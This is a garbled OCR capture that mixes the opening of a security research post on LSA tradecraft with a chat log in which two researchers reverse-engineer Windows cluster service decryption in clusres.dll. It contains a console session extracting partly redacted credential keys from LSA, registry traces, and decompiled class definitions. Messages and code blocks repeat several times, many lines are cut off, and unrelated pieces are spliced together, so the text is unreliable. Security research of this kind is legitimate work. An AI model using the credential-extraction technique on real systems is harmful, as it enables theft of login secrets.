




```
6460  RegQueryKey   HKLM
6460  RegOpenKey    HKLM\Cluster
6460  RegQueryKey   HKLM\Cluster
6460  RegOpenKey    HKLM\Cluster\Re
6460  RegSetValue   HKLM\Cluster\Re
6460  RegCloseKey   HKLM\Cluster\Re
6460  RegCloseKey   HKLM\Cluster
```



```
ObjectGUID              REG_SZ      fd0c0b789
PublishPTRRecords       REG_DWORD   0x0000000
RegisterAllProvidersIP  REG_DWORD   0x0000000
RemapPipeNames          REG_DWORD   0x0000000
ResourceData            REG_BINARY  02 00 00 00
```



ALL / RESEARCH & TRADECRAFT

LSA Whisperer

APR 17 2024

Share

BY: EVAN MCBROOM • 35 MIN READ

Thank you to SpecterOps for supporting this research, to Elad for hel Daniel, and Adam for proofreading and editing! Crossposted on GitH

```
lsa> msv1_0 GetCredentialKey --luid 0x024f71ca
InputData[0x1c]: 12000000ca714f020000000000000000
OutputData[0x44]: 120000000000000000000000000000
[redacted]b1000000
ProtocolStatus: 0x0

Local CredKey (SHA OWF)   [0x14]: 79[redacted]
Domain CredKey (NT OWF)   [0x10]: 1d[redacted]
lsa>
```

What follows is the culmination of two years of research with fundin contributions from many of my coworkers.

Garrett December 5th, 2024 at 3:47 PM

Here’s the entire cluster directory, clussvc is the primary service binary

December 5th, 2024 at 3:49 PM Evan

I’ll look at this tonight

Garrett December 5th, 2024 at 4:02 PM

thanks for taking a look at it, I tried in ghidra and could see signs of what was happening but couldn't quite get to the finish line


👍

4 hours later

December 5th, 2024 at 7:45 PM Evan


Decryption is done in clusres.dll!NetNameLib::CryptoAccessV2::Decrypt

I have private symbols for this. Here’s a screenshot of the definition for that class



```
class Crypto::CryptProvider { /* Size=0x40 */
  /* 0x0008 */ private: std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > _keyName;
  /* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptProvider::CryptReleaseContext,0> _cryptProvider;
  /* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptDestroyKey,0> _exchangeKey;
  /* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::CryptProvider::BCryptCloseAlgorithmProvider,0> _algoProvider;

  public: CryptProvider(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG);
  private: CryptProvider(const Crypto::CryptProvider&);
  private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);
  public: virtual ~CryptProvider();
  public: VOID Encrypt(const std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Decrypt(std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: ULONGLONG AquireContext(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&
  private: PVOID OpenAlgorithm(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&);
  private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,0>&, std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);
  public: virtual PVOID __vecDelDtor(ULONG);

  private: static LONG CryptReleaseContext(ULONGLONG);
  private: static LONG BCryptCloseAlgorithmProvider(PVOID);
};
```

December 5th, 2024 at 7:45 PM Evan




```
class Crypto::CryptProvider { /* Size=0x40 */
  /* 0x0008 */ private: std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > _keyName;
  /* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptProvider::CryptReleaseContext,0> _cryptProvider;
  /* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptDestroyKey,0> _exchangeKey;
  /* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::CryptProvider::BCryptCloseAlgorithmProvider,0> _algoProvider;

  public: CryptProvider(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_str
  private: CryptProvider(const Crypto::CryptProvider&);
  private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);
  public: virtual ~CryptProvider();
  public: VOID Encrypt(const std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigne
  public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Decrypt(std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: ULONGLONG AquireContext(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std
  private: PVOID OpenAlgorithm(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&);
  private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,0>&, std::vector<unsigned char,std::allocator<unsigned cha
  private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);
  public: virtual PVOID __vecDelDtor(ULONG);

  private: static LONG CryptReleaseContext(ULONGLONG);
  private: static LONG BCryptCloseAlgorithmProvider(PVOID);
};
```

December 5th, 2024 at 7:45 PM Evan


Decryption is done in clusres.dll!NetNameLib::CryptoAccessV2::Decrypt

I have private symbols for this here’s a screenshot of the definition for that class



```
class Crypto::CryptProvider { /* Size=0x40 */
  /* 0x0008 */ private: std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > _keyName;
  /* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptProvider::CryptReleaseContext,0> _cryptProvider;
  /* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptDestroyKey,0> _exchangeKey;
  /* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::CryptProvider::BCryptCloseAlgorithmProvider,0> _algoProvider;

  public: CryptProvider(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG);
  private: CryptProvider(const Crypto::CryptProvider&);
  private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);
  public: virtual ~CryptProvider();
  public: VOID Encrypt(const std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char,std::allocator<unsigned char> >&);
  public: VOID Decrypt(std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: ULONGLONG AquireContext(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&
  private: PVOID OpenAlgorithm(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&);
  private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,0>&, std::vector<unsigned char,std::allocator<unsigned char> >&, std::vector<unsigned char,std::allocator<unsigned char> >&);
  private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);
  public: virtual PVOID __vecDelDtor(ULONG);

  private: static LONG CryptReleaseContext(ULONGLONG);
  private: static LONG BCryptCloseAlgorithmProvider(PVOID);
};
```


It helpfully has plenty of debug statements that give away the structure of the blob. This image shows an example



```
uVar8 = std::basic_string<>::basic_string<>
                  (local_c0,
                   L"BCryptDecrypt( cryptKey, BUFFER_DATA( data ), (ULONG)( data.size() - BU
                   ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null
                   r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),
                   ULONG)( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE
                   KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"
                  );
```

December 5th, 2024 at 7:45 PM Evan

Decryption is done in clusres.dll!NetNameLib::CryptoAccessV2::Decrypt




```
uVar8 = std::basic_string<> ::basic_string<>
                   (local_c0,
                    L"BCryptDecrypt( cryptKey, BUFFER_DATA( data ), (ULONG)( data.size() - BU
                    ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null
                    r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),
                    ULONG)( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE
                    KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"
                   );
```

of the blob. This image shows an example

December 5th, 2024 at 7:45 PM Evan


Decryption is done in clusres.dll!NetNameLib::CryptoAccessV2::Decrypt

I have private symbols for this here's a screenshot of the definition for that class




```
class Crypto::CryptProvider { /* Size=0x40 */
  /* 0x0008 */ private: std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > _keyName;
  /* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptProvider::CryptReleaseContext,0> _cryptProvider;
  /* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptDestroyKey,0> _exchangeKey;
  /* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::CryptProvider::BCryptCloseAlgorithmProvider,0> _algoProvider;

  public: CryptProvider(const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> >&, ULONG);
  private: CryptProvider(const Crypto::CryptProvider&);
  private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);
  public: virtual ~CryptProvider();
